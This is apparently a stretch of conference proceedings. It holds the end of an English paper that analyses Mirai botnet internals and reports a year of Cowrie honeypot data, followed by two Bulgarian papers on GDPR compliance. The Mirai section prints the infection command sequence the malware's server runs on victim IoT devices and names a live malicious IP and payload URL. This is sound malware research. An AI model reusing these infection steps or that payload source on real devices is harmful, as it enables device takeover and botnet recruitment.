- DNS flood
- SYN flood
- ACK flood
- STOMP flood
- GRE IP flood
- GRE ETH (Ethernet) flood
- UDP flood optimized for speed

- HTTP/GET flood

The commands can fine-tune the attacks by varying different parameters of the packets used in the floods - packet size, TTL (time-to-live), source IP, source port, destination port, etc.

The downloader

The downloader is a very small program (about a kilobyte), whose only function is to download the version of the bot for the appropriate platform from the server and to transfer control to it. Strictly speaking, this program is not necessary – if the server could send the downloader to the vulnerable device, it could just as well send the bot itself. And, indeed, many newer versions of Mirai do not use a downloader and consist of two substantially different program parts only.

The server

The server receives from the bots the results of their scanning of vulnerable hosts as {IP, port, username, password} tuples. For each one of them the server proceeds to log into the vulnerable machine.

Once logged in, the server executes the following commands:

```
enable
shell
sh
/bin/busybox ECCHI
/bin/busybox ps; /bin/busybox ECCHI
/bin/busybox cat /proc/mounts; /bin/busybox ECCHI
```

As with the both, the response from passing an invalid argument to busybox is used to determine that the machine has finished processing the commands issued by the server and has finished sending its responses to them. The contents of /proc/mounts lists the available mounted file systems. Each one of them is tested whether it is writable by creating a short text file on it, examining its contents, and removing it:

```
echo -e '\\x6b\\x61\\x6d\\x69<DIR>' > <DIR>/.nippon;
/bin/busybox cat <DIR>/.nippon; /bin/busybox rm
<DIR>/.nippon
```

If such a writable directory is found, the server switches to it and creates an executable file there:

```
cd <DIR>
/bin/busybox cp /bin/echo dvrHelper; >dvrHelper;
/bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
```

It then examines the contents of the file /bin/echo, in order to determine the CPU platform of the victim. The original Mirai variant supports 9 different platform (ARM, ARM7, Motorola 68000, MIPS, Mipsel, SH4, SPARC, PowerPC and Intel x86), although some variants support up to 13 different ones (ARM5N, Intel 686, PowerPC Floating Point, 64-bit Intel x86). If the platform is ARM, the malware also uses the contents of the file /proc/cpuinfo to determine exactly what kind of ARM platform this is:

```
/bin/busybox cat /bin/echo
/bin/busybox ECCHI
cat /proc/cpuinfo; /bin/busybox ECCHI
```

The malware then checks for the presence of the programs wget or tftp. If any of them is found, it is used to download the downloader from the repository and to launch it,

in order to download the bot. Only the image of the downloader and the bot for the correct CPU platform is downloaded from the repository.

Theoretically, Mirai can have its parts distributed among 3 different machines: the vulnerable device running the bot, the server communicating with the bots and performing the infection, and the repository from where the server takes the components (downloader and bot) to upload to the infected devices. In practice, however, the server and the repository often reside on one and the same machine, usually a virtual machine on some cloud service provider. The address of the server is hard-coded (in encoded form) in the body of the bots, so when moving to a new server (e.g., because the old one has been shut down due to abuse complaints) the bot has to be re-compiled, producing at least a slightly different new variant. This (along with the free availability of the source code) is why there are so many Mirai variants around.

Choosing a honeypot

Since this particular botnet gained so much notoriety, we decided to set up a honeypot, masquerading as a vulnerable IoT device, in order to observe the attacks over the Internet and see how prevalent the problem really was. It took us several unsuccessful attempts until we found the right honeypot for our purposes.

MTPot

Our first attempt was MTPot [5] – a honeypot created by the security company Cymmetria and designed to monitor only attacks from the original Mirai bot. Unfortunately, this honeypot had several flaws that made us eventually give up on it:

- 1) It was monitoring only the attack pattern of the original Mirai bot. Since the source code was released, various miscreants have made “their” version of the bot by modifying various strings in it – many of which resulted in changes in the attack patterns and were, therefore, not detected by this honeypot.

- 2) The honeypot uses a Telnet Python library (`telnet_srv`), which is essentially abandonware – buggy, not supported, and not developed. For instance, we discovered that it crashed if the attacker sent a backspace over Telnet.

- 3) The honeypot logs the credentials (username and password) used by the attacking bots – but does not attempt to capture samples of them for analysis. The credentials used by the original Mirai are well-known, so this didn’t bring us any interesting new information, and it wasn’t clear whether any new captured credentials were from new Mirai variants or from different bots.

Writing our own

Our next attempt was to write our own honeypot, initially along the lines of MTPot, but using a state-of-the-art Python communication library, `twisted`. Unfortunately, using this library is somewhat non-trivial, and the Mirai bot does not use the full, standard Telnet protocol, so for some reason it failed to connect to our honeypot – although when telnetting manually to it, the connection was established just fine.

Dionaea

Our third attempt was to use the multi-purpose honeypot Dionaea [6]. It can simulate several services, not just Telnet (e.g., SMB, SIP, FTP, HTTP, MySQL, TFTP, UPNP, etc.) and, most importantly, it can capture samples of the malicious programs attacking it. Unfortunately, Dionaea turned out to be abandonware too. We had tremendous trouble getting it to work on a contemporary Linux system (Ubuntu Linux 16.04) and eventually gave up on it as well.

Cowrie

Eventually, we decided to install Cowrie – an SSH and Telnet honeypot [7]. This turned out to be the right choice. Cowrie is being actively developed, with new features and bugfixes being introduced almost every day. It simulates a vulnerable computer with its own file system and programs. It never runs untrusted code from the attackers – instead, it emulates the commands they issue, captures any files they attempt to upload, and has extensive logging capabilities. When Mirai first appeared, Cowrie was unable to deal with it (probably because of the non-standard version of the Telnet protocol it uses) but Cowrie’s author swiftly updated it in order to make it compatible with the bot. Since then many other improvements have been introduced, aimed mostly at making it more difficult for the attacker to determine that he is dealing with a honeypot and not with a real vulnerable machine.

Database

The data, collected by Cowrie, is stored by default in JSON files. While the JSON format is convenient for transferring the data between different applications and for some trivial searches, we needed a real database for more extensive search and processing capabilities. Cowrie supports several database formats and can send the data it collects directly to them.

ElasticSearch

Our first attempt was to use Elasticsearch [8]. It was influenced from the fact that Cowrie’s author uses it and that the documentation on the subject of how to have Cowrie export its collected data to Elasticsearch was most extensive. Unfortunately, our practical experience with it was rather negative. To begin with, Elasticsearch is written in Java and is very memory-hungry. Making it run on a machine with less than 8 Gb RAM is not easy – and, initially, we had only a 4-Gb RAM virtual machine. Furthermore, it is best used as a stand-alone database server, to which the data is sent from the machines on which it is collected via Logstash – while we had only a single machine we could use both for the honeypot and for the database.

Still, we managed to get the things mostly up and running, but then a power failure occurred. This somehow resulted in a complete corruption of the whole database – not just in losing some small part of it. We were forced to re-enter all the old data from the JSON logs – a procedure, which took several days. Soon after we finished, another power failure occurred, again resulting in a complete corruption of the whole database. That was the straw that broke the camel’s back and we decided to switch to a different, more reliable database.

MySQL

Our second choice was MySQL. We were already using a MySQL server at the back-end of our web site and Cowrie had the ability to export its data to a MySQL database. This turned out to be the correct choice and we are still using a MySQL database. The experience has been mostly positive, with some minor hiccups.

Visualization

Cowrie can collect a wealth of data from the attackers and store it in various log files and database formats. However, we wanted to visualize this data, in order to get a better picture of the attacks out there.

Kibana

Our initial step was to use Kibana – the data visualization program from the ELK stack (Elasticsearch, Logstash, Kibana). This was a natural choice, stemming from the

fact that we initially chose to use Elasticsearch for storing the data collected by the honeypot. However, once we decided to ditch Elasticsearch as a database, Kibana (which is tightly integrated with it) was no longer an option.

Grafana

Then we moved to Grafana [9]. This turned out to be a much better choice. Grafana supports a variety of data sources (Elasticsearch and MySQL are just two of them), it is much easier to work with, the documentation is much better, and, most importantly, the visualizations it produces are much more beautiful. The picture below illustrates the dashboard we have created with Grafana, in order to visualize the data from our honeypot.

Improving the honeypot

When Cowrie is instructed to save the data it collects into a MySQL database, there are a couple of issues which turned out to be a bit problematic and we had to fix.

The first issue is that Cowrie saves no geolocation data. It's author uses Elasticsearch as a database, and there Logstash automatically enriches the data with geolocation information, so that the attacks could be displayed on a geographical map. When MySQL is used to store the collected information, the author assumes that it will be visualized with Kippo-Graph [10] – another abandonware project, which performs the geolocation of the collected IP addresses itself, but only for a short timespan of logs. When we tried to perform the geolocation ourselves via MySQL queries at the time when the data was visualized by Grafana, this turned out to be horrendously slow and the server often timed out when periods larger than the last 24 hours had to be visualized.

In order to resolve this issue, we modified the MySQL database schema, as well as the part of Cowrie that was writing to the MySQL database, so that geolocation was performed the moment a new attack IP address was captured by the honeypot, and the resulting data (country, city, latitude, longitude, geohash) were recorded in the MySQL database, together with that IP address.

The second issue was caused by the fact that Cowrie stores into the MySQL database every single command from every single login session. Most bots use common commands (e.g., `sh`, `shell`, `enable`, etc.), resulting in multiple copies of these lines on e of the tables in the database. After running the honeypot for four months, this resulted in just one table in the database occupying more than 80 Gb of disk space and containing more than 116 million rows. The consequence was that the MySQL server crashed as soon as the honeypot was trying to update this table. Since the same server was used at the back-end of our web site, this resulted in our web site no longer working. We were not amused.

We were forced to make several changes, in order to resolve this issue. To begin with, we moved the honeypot and the MySQL server handling its database to a separate, dedicated machine – so that if anything unpleasant happens there, it would have no impact on our web site. Second, we modified the code of the honeypot, introducing a new option for its config file, which turned off the collection of commands issued by the attackers. This option isn't enabled by default, and we still haven't enabled it (i.e., we are still collecting the commands). However, if necessary, we can quickly stop this collection without any problems for the honeypot, the database, or the visualization. Finally, we again modified the MySQL database schema, adding an additional table, which collected only unique copies of each command issued by the attackers. The main table, then, contained only pointers to this table instead of multiple copies of the commands. While this did not reduce the number of rows in the large table, it resulted in a drastic reduction

(more than 50%) of the disk space occupied by it. We are currently experimenting with other ideas, like horizontal partitioning of this table, in order to speed up access to it.

Unfortunately, this change of the database schema made our version of the honeypot incompatible with Kippo-Graph. The latter mostly works, but one of the information pages – the one which shows the commands, used by the attackers – now shows only numbers instead of the commands themselves. The author of Cowrie is not willing to introduce this incompatibility in his honeypot, so he refused to merge our modifications with it. Therefore, we are currently using our private fork of his code, which makes the process of backporting any future developments of his a bit cumbersome.

The results

The rest of this paper presents the results we have obtained after running our honeypot for about a year. It was started on January 22, 2017 and the data examined continues until the end of December 21, 2017. Especially during the first couple of months, the data is not continuous, because the honeypot was not running 24/7. There are occasional “holes” several hours long. Sometimes even whole days are missing (e.g., February 3, March 15). Starting from March 16, the data is continuous.

Summary

Number of login attempts	1936326	
Number of file uploads	2430238	
Number of unique IPs	108819	
Number of unique files	5597	
Number of unique URLs	6802	
Protocol ratio	Telnet	SSH
	86.84%	13.16%
Most active country	Russia	297508 attacks
Most active IP	95.215.60.17	100111 attacks
Most used URL	http://95.215.60.17/bins/miraint.arm	90059 downloads

Table 1: Aggregated results for the whole year

Country	Attacks	Percentage
Russia	297508	15.3646%
United States	289928	14.9731%
Netherlands	278906	14.4039%
Spain	192977	9.9661%
France	183528	9.4782%
China	101856	5.2603%
Italy	74881	3.8672%
Germany	56555	2.9207%
Czechia	54794	2.8298%
United Kingdom	37706	1.9473%
Latvia	35011	1.8081%
Poland	26833	1.3858%
Ukraine	24168	1.2481%
India	22811	1.1781%

Country	Attacks	Percentage
Brazil	22009	1.1366%
Singapore	21553	1.1131%
Canada	20191	1.0427%
Japan	18922	0.9772%
Republic of Korea	14797	0.7642%
Ireland	13337	0.6888%
Vietnam	13178	0.6806%
Taiwan	11444	0.5910%
Turkey	11036	0.5699%
unknown	10862	0.5610%
Argentina	8974	0.4635%
Iran	8666	0.4475%
Seychelles	6760	0.3491%
Switzerland	5757	0.2973%
Hong Kong	5059	0.2613%
Croatia	5031	0.2598%
Romania	4678	0.2416%
Mexico	3933	0.2031%
Bulgaria	3892	0.2010%
Indonesia	3678	0.1899%
Colombia	3559	0.1838%
South Africa	3246	0.1676%
Thailand	3008	0.1553%
Sweden	2507	0.1295%
Malaysia	2419	0.1249%
Australia	2310	0.1193%
Philippines	2199	0.1136%
Republic of Moldova	1774	0.0916%
Curaçao	1457	0.0752%
Egypt	1360	0.0702%
Bangladesh	1333	0.0688%
Israel	1210	0.0625%
Pakistan	1202	0.0621%
Republic of Lithuania	1013	0.0523%
Ecuador	988	0.0510%
Chile	986	0.0509%
Slovakia	648	0.0335%
Saudi Arabia	585	0.0302%
Georgia	583	0.0301%
Panama	570	0.0294%
Serbia	494	0.0255%
Peru	483	0.0249%
Venezuela	481	0.0248%
Tunisia	471	0.0243%

Country	Attacks	Percentage
United Arab Emirates	462	0.0239%
Kazakhstan	438	0.0226%
Hungary	435	0.0225%
Costa Rica	361	0.0186%
Paraguay	358	0.0185%
Albania	334	0.0172%
Greece	325	0.0168%
Belgium	320	0.0165%
Congo	315	0.0163%
Portugal	290	0.0150%
Cambodia	286	0.0148%
Norway	281	0.0145%
Morocco	276	0.0143%
Hashemite Kingdom of Jordan	254	0.0131%
Puerto Rico	254	0.0131%
Bolivia	216	0.0112%
Montenegro	206	0.0106%
Finland	204	0.0105%
Denmark	202	0.0104%
Azerbaijan	197	0.0102%
Armenia	189	0.0098%
Uruguay	180	0.0093%
Trinidad and Tobago	153	0.0079%
Belarus	148	0.0076%
Kuwait	148	0.0076%
Qatar	145	0.0075%
Jamaica	144	0.0074%
Austria	139	0.0072%
Algeria	129	0.0067%
Dominican Republic	127	0.0066%
Honduras	125	0.0065%
New Zealand	124	0.0064%
Palestine	115	0.0059%
Macedonia	110	0.0057%
Oman	109	0.0056%
Bosnia and Herzegovina	94	0.0049%
Guatemala	91	0.0047%
Mongolia	87	0.0045%
Mozambique	84	0.0043%
Estonia	76	0.0039%
Kenya	62	0.0032%
Slovenia	62	0.0032%
Cyprus	60	0.0031%
Macao	58	0.0030%

Country	Attacks	Percentage
Nepal	57	0.0029%
Laos	57	0.0029%
Sudan	55	0.0028%
Sri Lanka	51	0.0026%
Senegal	46	0.0024%
Mauritius	44	0.0023%
Maldives	42	0.0022%
Nigeria	42	0.0022%
Bonaire, Sint Eustatius, and Saba	40	0.0021%
Nicaragua	40	0.0021%
New Caledonia	37	0.0019%
Bahrain	37	0.0019%
Malta	37	0.0019%
Zimbabwe	35	0.0018%
El Salvador	33	0.0017%
Botswana	32	0.0017%
Uganda	31	0.0016%
Iraq	30	0.0015%
Bahamas	30	0.0015%
Libya	29	0.0015%
Afghanistan	29	0.0015%
French Guiana	28	0.0014%
Zambia	27	0.0014%
Yemen	26	0.0013%
Luxembourg	25	0.0013%
Réunion	23	0.0012%
Bhutan	23	0.0012%
Fiji	22	0.0011%
Ghana	21	0.0011%
Ivory Coast	21	0.0011%
Liberia	20	0.0010%
Angola	19	0.0010%
Guadeloupe	18	0.0009%
Iceland	18	0.0009%
Tanzania	17	0.0009%
Ethiopia	16	0.0008%
Cameroon	16	0.0008%
Guyana	14	0.0007%
Kyrgyzstan	14	0.0007%
Cayman Islands	14	0.0007%
Uzbekistan	13	0.0007%
Brunei	13	0.0007%
Gabon	13	0.0007%
Namibia	13	0.0007%

Country	Attacks	Percentage
Guam	13	0.0007%
Suriname	12	0.0006%
Aruba	11	0.0006%
Belize	11	0.0006%
Marshall Islands	10	0.0005%
Somalia	10	0.0005%
Antigua and Barbuda	9	0.0005%
Haiti	8	0.0004%
Gambia	8	0.0004%
Lebanon	7	0.0004%
Martinique	7	0.0004%
Andorra	6	0.0003%
Tajikistan	6	0.0003%
Barbados	6	0.0003%
St Kitts and Nevis	5	0.0003%
Grenada	4	0.0002%
British Virgin Islands	4	0.0002%
Benin	4	0.0002%
Burkina Faso	4	0.0002%
Vanuatu	3	0.0002%
Saint Vincent and the Grenadines	3	0.0002%
Mauritania	3	0.0002%
Turkmenistan	2	0.0001%
Malawi	2	0.0001%
Sint Maarten	2	0.0001%
Saint Lucia	2	0.0001%
Mali	2	0.0001%
Swaziland	2	0.0001%
Cook Islands	1	0.0001%
Jersey	1	0.0001%
U.S. Virgin Islands	1	0.0001%
Bermuda	1	0.0001%
Guinea	1	0.0001%
Djibouti	1	0.0001%
Solomon Islands	1	0.0001%
French Polynesia	1	0.0001%
Myanmar [Burma]	1	0.0001%
Rwanda	1	0.0001%
Kosovo	1	0.0001%
Syria	1	0.0001%
Togo	1	0.0001%
Gibraltar	1	0.0001%
Total	1936326	100.0000%

Table 2: Number of attacks per country for the whole year

Monthly data

Month	Login attempts	File uploads	Unique IPs	Unique files	Unique URLs
January	11097	1976	2054	33	22
February	43832	65943	5277	174	971
March	140637	103947	10758	362	1623
April	144389	301693	9004	356	1291
May	66226	54265	13097	285	468
June	149409	173785	13708	454	912
July	77521	56595	11015	436	392
August	91572	117784	11998	498	243
September	169423	233517	9936	958	376
October	274659	441903	9178	1044	492
November	410448	516137	14379	960	569
December	285057	362693	8782	864	579

Table 3: Monthly statistics

Conclusions

After examining the results from our honeypot for 2017, the following observations can be made:

- The threat, presented by IoT-infecting bots is not only not abating – it keeps intensifying. During the last quarter of 2017 we observed significantly more attacks against the honeypot than during the previous quarters of the same year.
- Averagely, our honeypot was hit 16 times per minute. The reality is probably even worse, given that there were (short) periods during which our honeypot was not on-line and the fact that we have only a single honeypot and not a network of them positioned around the world. In practice this means that an IoT with default credentials, if exposed to the Internet unprotected, will be infected faster than its username and password could be changed.
- The top five attacking countries (Russia, the USA, the Netherlands, Spain, and France) were responsible for nearly two thirds (64%) of the attacks.
- Significantly more attacks happen over Telnet (mostly by Mirai variants) than over SSH (mostly by Gafgyt variants).
- We see multiple attacks from one and the same IP address. (The number of attacks is vastly larger than the number of unique attacking IPs.)
- The reason why the number of file uploads is noticeably larger (almost two times) than the number of attacks is because our honeypot simulates a computer with an ARM processor. When infecting such a device, Mirai sends two files instead of one (as it does for other architectures) – one for ARM5 and one for ARM7.
- The authors often modify the bot before migrating to a different server. (The number of unique URLs, from which the files are uploaded is smaller than the number of uploaded unique files.)

References

1. unixfreaxjp, MMD-0056-2016 - Linux/Mirai, how an old ELF malcode is recycled, August 31, 2016, <http://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html>.

2. Krebs, Brian, KrebsOnSecurity Hit With Record DDoS, September 21, 2016, <https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/>.
3. Antonakakis, Manos et al., Understanding the Mirai Botnet, 26th USENIX Security Symposium, 2017, pp. 1093-1110.
4. Marsaglia, George, Xorshift RNGs, Journal of Statistical Software, 8 (14), July, 2003, doi:10.18637/jss.v008.i14
5. <https://github.com/Cymmetria/MTPot>
6. <https://github.com/DinoTools/dionaea>
7. <https://github.com/micheloosterhof/cowrie>
8. <https://www.elastic.co/>
9. <https://grafana.com/>
10. <https://github.com/ikoniaris/kippo-graph>

ЕДИН ПОГЛЕД ВЪРХУ ОБЩИЯ РЕГЛАМЕНТ ЗА ЗАЩИТА НА ЛИЧНИТЕ ДАННИ

Веселин Ц. Целков

Университет по библиотекознание и информационни технологии
София п.к. 1784, бул. Цариградско шосе 119

Abstract: The report addresses new challenges for data controllers and data subjects (individuals) related to the entry into force of European Parliament and Council Regulation (EU) 2016/679 of 27 April 2016 on the protection of individuals with regard to the processing of personal data relation to the processing of personal data and on the free movement of such data and repealing Directive 95/46 / EC (General Personal Data Protection Act, GDPR). The topicality, the reasons for the adoption and the new moments in the Regulation are analyzed. The structure of the Regulation, the necessary actions by the data controller, the place and role of the Commission for Personal Data Protection are presented.

Keywords: General data protection regulation, GDPR, personal data, data protection, administrator and processor of personal data, technical and organizational data protection measures, risk management and impact analysis.

1. ВЪВЕДЕНИЕ

От 25 май 2018 год. обработката и съхраняването на лични данни във всяка организация подлежат на нова регулация – Общия регламент за защита на личните данни, или накратко GDPR, която изисква много по-стриктно опазване на личната информация. За пробив в защитата й санкциите са огромни за мащаба и възможностите на повечето български администратори на лични данни. Общия регламент променя основно философията на защитата на личните данни:

- Основно внимание се отделя на защита на правата на субекта (физическо-то лице) на данните, а не на организационните и технически мерки за защита.
- Проблемът със сигурността на данните се вменява изключително и само на администратора на личните данни.

1.1. Актуалност

Актуалността на темата за Общия регламент за защита на данните се определя от много фактори, по-важните от които са:

- Регламентът влиза в сила от 25 май 2018 г.;
- Допустимите максимални наказания „глоба“ или „имуществена санкция“ са изключително високи и стряскащи:
 - 10 000 000 евро или 2% от годишния оборот за предходната година, при определени условия или
 - 20 000 000 евро или 4% от годишния оборот за предходната година, при други условия;
- Разнопосочни медийни послания. Изключително голямо многообразие от:
 - Становища, мнения и тълкувания на Регламента;

- Оферти за анализ на съответствието с изискванията на Регламента;
- Предложения за обучения;
- Голям диапазон на цените за тези услуги;
- Някои пропуски, неясноти и непълноти в Регламента;
- Въпреки усилията на Комисията за защита на личните данни (конференции, семинари, становища и указания) обществото не е достатъчно добре информирано.

1.2. Причини за приемането на Регламента

Могат да се отбележат следните основни причини за приемането на Регламента:

- Защитата на физическите лица във връзка с обработването на лични данни е основно право (Харта на основните права в Европейския съюз);
- Обработването на лични данни следва да е предназначено да служи на човечеството. Правото на защита на личните данни не е абсолютно право, а трябва да бъде разглеждано във връзка с функцията му в обществото и да бъде в равновесие с другите основни права съгласно принципа на пропорционалност;
- Икономическата и социална интеграция, произтичаща от функционирането на вътрешния пазар, доведе до съществено увеличение на трансграничните потоци от лични данни;
- Бързото технологично развитие и глобализацията създадоха нови предизвикателства пред защитата на личните данни. Значително нарасна мащабът на обмена и събирането на лични данни;
- Технологиите позволяват и на частните дружества, и на публичните органи да използват лични данни в безпрецедентни мащаби, за да упражняват дейността си;
- Физическите лица все по-често оставят лична информация, която е публично достъпна и в световен мащаб;
- Въпреки че целите и принципите на Директива 95/46/ЕО ѝ дават солидна основа, тя не предотврати фрагментирането на прилагането на защитата на данни в Съюза, нито правната несигурност и широко разпространеното в обществото схващане, че съществуват значителни рискове за защитата на физическите лица, по-специално по отношение на дейностите онлайн;
- За да се гарантира последователно и високо ниво на защита на физическите лица, както и за да се премахнат препятствията пред движението на лични данни в Съюза, нивото на защита на правата и свободите на физическите лица във връзка с обработването на такива данни следва да бъде равностойно във всички държави членки.

2. ОБЩ РЕГЛАМЕНТ ОТНОСНО ЗАЩИТА НА ДАННИТЕ

2.1. Структура

Общият регламент за защита на данните е структуриран в 11 глави, както следва:

- Общи разпоредби;
- Принципи;

- Права на субекта на данни;
- Администратор и обработващ лични данни;
- Предаване на лични данни на трети държави или международни организации;
- Независими надзорни органи;
- Сътрудничество и съгласуваност;
- Средства за правна защита, отговорност за причинени вреди и санкции;
- Разпоредби, свързани с особени ситуации на обработване;
- Делегирани актове и актове за изпълнение;
- Заключителни разпоредби.

2.2. Нови моменти

Новите моменти в Регламента могат да се разгледат в различните аспекти, някои от които са както следва:

- В определяне на понятието лични данни се дават легални дефиниции на:
 - Генетични данни;
 - Биометрични данни;
 - Данни за здравословното състояние;
- Към действията по обработването на лични данни се добавят:
 - Ограничаване на обработването;
 - Профилиране;
 - Псевдонимизация;
 - Криптиране;
 - Дава се дефиниция на понятието „регистър на лични данни“;
- Понятието администратор на лични данни се допълва от:
 - Обработващ и съвместни администратори;
 - Получател и трета страна;
 - Дружество;
 - Група предприятия, контролиращо и контролирани предприятия;
 - Основно място на установяване;
 - Представител;
 - Задължителни фирмени правила;
- Подробно са описани взаимодействията между администратора на лични данни и субекта на данните:
 - Задължения на администратора на данните;
 - Право на достъп;
 - Право на коригиране;
 - Правото на изтриване („Правото да бъдеш забравен“);
 - Право на ограничаване на обработването;
 - Право на преносимост на данните;
 - Право на възражения;
 - Автоматизирано вземане на индивидуални решения, включително профилиране;
- Прецизирано е понятието сигурност на данните
 - Добавени са изисквания за гарантиране на целите на защитата – поверителност, цялостност и наличност;

- Добавени са изисквания за устойчивост на системите и услугите;
- Добавени са мерките – псевдонимизация и криптиране;
- Необходимост от процедури за възстановяване на наличността на данните и услугите;
- Периодично оценка на ефективността на предприетите технически и организационни мерки;
- Оценка на въздействието върху защитата на данните
 - Условия за извършване на оценка на въздействието (най-вече свързани с използването на новите технологии);
 - Списък на видовете операции изискващи оценка на въздействието;
- Длъжностно лице по защита на данните;
- Кодекси на поведение;
 - Съдържание;
 - Механизъм за съгласуване и одобрение;
 - Контрол на спазването им;
- Сертифициране;
 - Механизми за сертифициране;
 - Сертифициращи органи;
 - Печати и маркировки за защита на данните;
- Надзорни органи по защита на данните;
 - Сътрудничество – водещ надзорен орган и други засегнати надзорни органи;
 - Съгласуваност
 - Европейски комитет по защита на данните;
- Общи условия за налагане на административни наказания „глоба“ или „имуществена санкция“.

2.3. Основни задължения на администратора на лични данни

Някои от основните задължения на администратора на лични данни, свързани с изискванията на Регламента, са:

- Създаване и поддържане на политика и програма за неприкосновеност и процедури за мониторинг за изпълнението на програмата;
- Изпълнение на процедурите за управление на риска и оценка на въздействието;
- Прилагане на ефективни и адекватни организационни и технически мерки за защита на данните и периодична оценка на ефективността им;
- Реакции при нарушение на сигурността на личните данни;
- Създаване на правила и процедури за взаимодействие със субекта на данните;
- Създаване на правила и процедури за взаимодействие с надзорния орган;
- Обучение.

3. НОВИ ПРЕДИЗВИКАТЕЛСТВА

Новите предизвикателства, породени от изискванията на Регламента са свързани с дейностите на администратора на лични данни, мястото и ролята на Националния надзорен орган.

3.1. Необходими дейности от администраторите на лични данни за посрещане на предизвикателствата и изискванията на Общия регламент за защита на данните

- Усъвършенстване (изграждане) на структурата на управление на защитата на личните данни, включително:
 - Ангажираност на управляващия борд;
 - Длъжностно лице по защита на данните;
- Извършване на цялостен преглед и анализ на обработването на лични данни;
- Въвеждане на принципа за „отчетност“ като основен принцип за защита на данните;
- Изграждане на система за достъп и контрол на извършваните обработки на лични данни;
- Оценка на въздействието;
- Предприемане на адекватни технически и организационни мерки за защита на данните;
- Изграждане на механизмите за взаимодействие:
 - Със субекта на данните;
 - С Националния надзорен орган;
- Създаване на система за реакция на нарушенията свързани със сигурността на данните;
- Създаване на система за контрол на промените;
- Обучение.

3.2. Място и роля на Комисията за защита на личните данни

Комисията за защита на личните данни е Надзорния орган по защита на данните в Република България. Основните дейности на Комисията свързани с влизането в сила на Регламента за защита на данните са:

- Информационна дейност:
 - Информационна кампания;
 - Информационен бюлетин (специален брой);
 - Специализирани брошури;
 - Участие в конференции, семинари, публикации и т.н.;
 - Обучения;
- Указания – десет практически стъпки за прилагане на Общия регламент;
 - Запознаване с новите нормативни изисквания в областта на защитата на личните данни;
 - Вътрешен анализ на дейностите по обработване на лични данни;
 - Преценка дали е налице задължение да се определи Длъжностно лице по защита на данните;
 - Управление на риска по отношение на защитата на личните данни;
 - Приемане на план за действие;
 - Документиране и отчетност;
 - Преглед на правните основания за обработване на лични данни, включително въз основа на съгласие на лицата;

- Информираност на субектите на данните и прозрачност на обработването;
- Практическо упражняване на права от субектите на данните;
- Уведомяване за нарушение на сигурността на личните данни;
- Подготовка на Закон за изменение и допълнение на ЗЗЛД;
- Подготовка на критерии и процедури за акредитация и сертификация.

4. ЗАКЛЮЧЕНИЕ

В представения доклад са отразени вижданията и дългогодишния опит на автора по прилагане на правната рамка за защита на личните данни. Основните моменти само са маркирани и до пълното им осмисляне и въвеждане в практиката предстои не лек път. Необходими са съвместни усилия на Националния надзорен орган, научните организации, браншовите организации, органите на държавната власт и местното самоуправление и бизнеса за еднаквото разбиране и тълкуване на изискванията на Регламента, за постигане на обща убеденост и практически действия за защита на правата и неприкосновеността на гражданите.

Литература

1. Регламент (ЕС) 2016/697 на Европейския парламент и съвета от 27 април 2016 година относно защитата на физическите лица във връзка с обработването на лични данни и относно свободното движение на такива данни и за отмяна на Директива 95/46/ЕО Конвенцията на Съвета на Европа за защита на гражданите по отношение на автоматичната обработка на личните данни
2. Конвенция 108 на Съвета на Европа за защита на гражданите по отношение на автоматичната обработка на личните данни
3. Директива 2002/58/ЕО на Европейския парламент и на Съвета за правото на неприкосновеност на личния живот и електронните комуникации
4. Директива 95/46/ЕО за защита на гражданите във връзка с обработката на личните данни и свободното движение на такива данни
5. Целков, В., Н. Стоянов и О. Исмаилов, Управление на риска, тестване и оценка на мрежовата и информационна сигурност, „За буквите – О писменехъ”, 2016 г., 250 стр., ISBN 978-619-185-159-1
6. Целков, В. и О. Исмаилов, Сигурност на информацията, „За буквите – О писменехъ”, 2017 г., 216 стр., ISBN 978-619- 185-253- 6
7. Tselkov V., New Challenges for Privacy and Personal Data Protection in Digital World, Regional Conference “Privacy in Digital Age”, 27-28 January 2015, Pristina, Kosovo

КРИТЕРИИ И КОМПЕТЕНТНОСТ ПРИ ОЦЕНКА НА СЪОТВЕТСТВИЕТО С ИЗИСКВАНИЯТА НА ОБЩИЯ РЕГЛАМЕНТ ЗА ЗАЩИТА НА ЛИЧНИТЕ ДАННИ

Веселин Ц. Целков
Георги Л. Средков

Университет по библиотекознание и информационни технологии
София п.к. 1784, бул. Цариградско шосе 119

Abstract: The report attempts to define "Criteria and Competence in Assessing Compliance with the Requirements of the Regulation (EC) 2016/697 of the European Parliament and of the Council of 27 April 2016 on the protection of individuals with regard to the processing of personal data and on the free movement of such data and repealing Directive 95/46 / EC. Common and specific competency requirements have been defined. The necessary criteria, methodology and tools for assessing (analyzing) compliance with the requirements of the General Regulation are specified.

Keywords: General data protection regulation, GDPR, personal data, data protection, data controller and data processor, technical and organizational data protection measures, risk management and impact analysis.

1. ВЪВЕДЕНИЕ

От 25 май 2018 год. ще се прилагат изискванията на Общия регламент за защита на личните данни, които изискват много по-стриктно опазване на личната информация. Повишени са изискванията за осигуряване на правата на личността и отговорността на администраторите на лични данни. При нарушения на сигурността на данните са застрашени и:

- Репутацията на организацията;
- Доверието в организацията.

1.1. Каква е промяна във философията на Общия регламент

Съществена е промяната във философията на Регламента:

- **Основен акцент се дава на правата и свободите на субекта на личните данни (физическото лице);**
- Големи промени във взаимоотношенията:
 - Администратор – субект на данните;
 - Администратор – Надзорен орган;
 - Администратор – обработващ (трети страни);
 - Администратор – служители;
- Необходимост от Длъжностно лице по защита на данните (в определени случаи).

1.2. Основен въпрос

Основен въпрос за Администраторите за лични данни е: Доколко предприетите организационни и технически мерки удовлетворяват изискванията на Общия регламент за защита на данните?

Трудности на задачата за отговор на основния въпрос

Трудностите при отговора на основния въпрос са свързани с:

- Оценка на съответствието със изискванията на Общия регламент;
- Препоръки за отстраняване на несъответствието;
- Обучение по Общия регламент:
 - Управляващия борд;
 - Длъжностното лице по защита на данните;
 - Всички служители;
 - Специфична група служители.

1.3. Текущо състояние

Текущото състояние се определя от:

- Усилията на Комисията за защита на личните данни – информационни кампании, публикувани указания, участие в конференции, семинари, обучения и т.н. (*ресурсно ограничени*);
- Голямо предлагане и многообразие на пазара:
 - В обхвата на предлаганите услуги;
 - Във времето;
 - В цената.

1.4. Необходимост

Всичко това определя и налага необходимостта от използване на външни изпълнители (консултанти) за извършване на услугите, като:

- Установяване (оценка, анализ) на съответствието с изискванията на Общия регламент;
- Обучение.

В същото време е необходимо да се установят Критерии и компетентност при оценка на съответствието с изискванията на общия регламент за защита на личните данни.

